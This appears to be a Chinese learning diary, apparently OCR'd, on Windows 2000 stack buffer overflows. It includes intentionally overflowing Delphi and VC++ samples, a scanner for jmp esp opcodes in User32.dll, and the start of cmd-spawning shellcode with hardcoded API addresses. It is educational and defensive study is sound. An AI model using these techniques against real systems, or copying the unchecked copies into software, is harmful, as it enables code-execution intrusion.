


图 1




图 2




图 3

10月9号 星期六

昨天我通过自己的双手认识了一下溢出的大概样子，今天在Delphi下也来观察这一现象。写一段Delphi代码：

```
procedure TForm1.Button1Click(Sender: TObject);
  var test1:pchar;
    test :array[0..31] of char;
  begin
  test1:=pchar(edit1.text);
  strcopy(test,test1);
  end;
```

运行程序，我们看一下EIP被覆盖掉的情景（图4）。




图 4



图 5

再看看EIP里面的内容（图5）：

果然EIP都被a的ascii码61给覆盖掉了。

小知识：关于Windows NT/2000的内存结构：NT/2000的每一个进程都在启动时分配了4GB(0xFFFFFFFF)的虚拟内存，其中的某些部分实际上是由所有进程共享的，例如核心和设备驱动程序区域。但它们都会被映射到每个进程的虚拟地址空间里。实际上没有进程分配到4GB的物理内存，而是仅当需要时才分配物理内存。因此每一个进程都有各自的4GB虚拟内存，编址范围从0x00000000到0xFFFFFFFF。其中，0x00000000－0x0000FFFF是为NULL指针分配而保留的。访问该区域内存将导致“非法访问”错误。0x00010000－0x7FFEFFFF是用户进程空间。EXE文件的映像被加载到其中（起始地址0x00400000），DLL（动态链接库）也被加载到这部分空间。如果DLL或EXE的代码被装入到该范围的某些地址，就能够被执行。访问该区域中没有代码装入的地址将导致“非法访问”错误。0x7FFF0000－0x7FFFFFFF是保留区域，对此区域的任何访问都将导致“非法访问”错误。0x80000000－0xFFFFFFFF仅供操作系统使用。用于加载设备驱动程序和其它核心级代码。从用户级应用程序（ring 3）访问此区域将导致“非法访问”错误。

10月9号 星期六

多实验几次就觉得老是输入“a”字符很麻烦，为了简化操作，以免每次都输入字符，我们决定这个试验从文本中间读取字符串来完成溢出。

先用delphi来实现，代码如下：

```
procedure TForm1.Button1Click(Sender: TObject);
  var
  buf : array[0..9] of char;
  begin
  memo1.Lines.LoadFromFile('overflow.txt');  //注：程序中有一个memo控件
  strcopy(buf,Pchar(memo1.Lines.Text));
  end;
```

运行一下，发现这样也可以覆盖EIP的值。

为了能从文本文件导入字符后也可以在memo中增减字符，把代码小小的改动一下：

```
procedure TForm1.Button1Click(Sender: TObject);
  begin
  memo1.Lines.LoadFromFile('overflow.txt');
  end;
  procedure TForm1.Button2Click(Sender: TObject);
  var
  buf : array[0..9] of char;
  begin
  strcopy(buf,Pchar(memo1.Lines.Text));
```

效果如图6。




图 6

然后在VC下也写同样类似的代码，这个代码是在“Windows 2000缓冲区溢出入门”这篇文章里面看到的，用来自己动手观察一下实验现象：

在Visual C++开发环境中创建一个新的控制台应用程序，选择”An Application that supports MFC”并单击”Finish”。

```
#include "stdafx.h"
#include "ReadBuff.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
//////////////////////////////////////////
// The one and only application object
CWinApp theApp;
using namespace std;
void overflow(char* buff);
void overflow(char* buff)
{
    CFile file;
    CFileException er;
    if(!file.Open(_T("overflow.txt"),CFile::modeRead,&er))
    {
        er.ReportError();
        return;
    }
    int x = file.GetLength();
    file.Read(buff,x);
}
int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
    int nRetCode = 0;
    // initialize MFC and print and error on failure
    if (!AfxWinInit(::GetModuleHandle(NULL), NULL, ::GetCommandLine(), 0))
    {
```

```
        // TODO: change error code to suit your needs
        cerr << _T("Fatal Error: MFC initialization failed") << endl;
                nRetCode = 1;
        }
        else
        {
            char buff[10];
            overflow(buff);
        }
        return nRetCode;
}
```

这个 C 代码在读入 overflow.txt 时候也会发生溢出现象，由于是抄的，少说几句了。

10月11号 星期一

在前几天这些例子中，我亲手制造并见识到了溢出现象，但是这只是一个小部分。按我自己对 Win32Shellcoding 的初步认识，我暂且将它分为三部分：填充，跳转，执行功能代码，以上的例子都是只管往堆栈中饱和填充。目前初学，见到的跳转都是 jmp esp,其机器代码为 **FFE4**，所以在内存中搜索 **FFE4**，将其地址找出也就找到了指令为 jmp esp 的地址。

在网上查阅资料，很多这样的 c 代码，以下就是一种算法：

```
/*ffe4.cpp By Backend
*/
bool we_loaded_it = false;
HINSTANCE h;
TCHAR dllname[] = _T("User32");
if(argc>1) {
strcpy(dllname,argv[1]);
}
h = GetModuleHandle(dllname);
if(h == NULL)
{
h = LoadLibrary(dllname);
if(h == NULL)
{
cout<<"ERROR LOADING DLL: "<<dllname<<endl;
return 1;
}
we_loaded_it = true;
}
BYTE* ptr = (BYTE*)h;
bool done = false;
for(int y = 0;!done;y++)
{
try
{
if(ptr[y]==0xFF && ptr[y+1]== 0xE4)
{
int pos = (int)ptr + y;
cout<<"OPCODE found at 0x"<<hex<<pos<<endl;
}
}
catch(...)
{
cout<<"END OF "<<dllname<<" MEMORY REACHED"<<endl;
done = true;
}
}
if(we_loaded_it) FreeLibrary(h);
```

将其在 vc 下面编译运行，看到在 USER32.DLL 中找到一处 jmp esp 指令的地址为：**0x77e22f28**，如图 7。




图 7

10月12号 星期二

研究一下这些代码，其实也不难，主要思路就是加载 DLL，从它的基址开始往下搜索，只要该地址的指令为 **FFE4**，就认为该地址是我们所要的。基于这个思路，并且为了透彻理解学到的东西，我们把他移植到 Delphi 下面来实现，代码如下：

```
procedure TForm1.Button1Click(Sender: TObject);
var addr:Pbyte;
    h:integer;
begin
  h := getmodulehandle('User32.dll');
  addr:=pbyte(h);
  try
    while pword(addr)^ <> word($E4FF) do inc(addr);
  except
    addr:=0;
  end;
  memo1.lines.Add(inttohex(integer(addr),8));
end;
```




图 8

编译并运行程序，果然也在 USER32.DLL 中找到了 jmp esp 指令的地址：**77E22F28**，如图 8。

10月13号 星期三

昨天和前天找到了跳转地址，接下来我们当然应该学习功能执行部分了。

为了简单起见，我还是选用了被大家举例都举烂了的小代码 **winexec('cmd',sw_show);**，代码如图 9：

```
# include <windows.h>
main()
{

char buf[4];
buf[0]='c';
buf[1]='m';
buf[2]='d';
buf[3]='\0';

WinExec(buf,SW_SHOW);
exit(1);


}
```

图 9

然后，Ctrl+F10,然后再 Alt+8，进入代码的汇编调试界面，如图 10：

把这些代码拷贝下来，并新建一个 c 文件，并把这些汇编代码粘贴进去，去掉保护现场和恢复现场的代码（因为我只是想得到一个简单的 shell）：

```
#include <windows.h>
main()
{
__asm{
push        ebp
mov         ebp,esp
// 写入 cmd\0
mov         byte ptr [ebp-4],63h
mov         byte ptr [ebp-3],6Dh
mov         byte ptr [ebp-2],64h
mov         byte ptr [ebp-1],0
//mov         esi,esp
//在堆栈写入5(就是SW_SHOW)以及cmd\0
push        5
lea         eax,[ebp-4]
push        eax
// 把 winexec 函数入口地址写入eax，0x00027492+0x77e60000=77E87492
mov         eax,0x77E87492
call        eax
push        1
// 把把ExitProcess函数的入口地址放进eax
mov eax,0x77E86972
call eax
jmp esp
}
```



上面Winexec和ExitProcess的入口地址取的方法很多，比如自己编程实现。其实实用的shellcode应该具备自己搜索不同计算机系统这些函数入口地址的能力，但是考虑我们还在学习阶段，所以还是使用工具来获得。本想去找一个实现此功能的小程序，居然在网上一时没找到，于是还是老老实实的使用VC自带的工具Depends来查看这些地址，如图11。

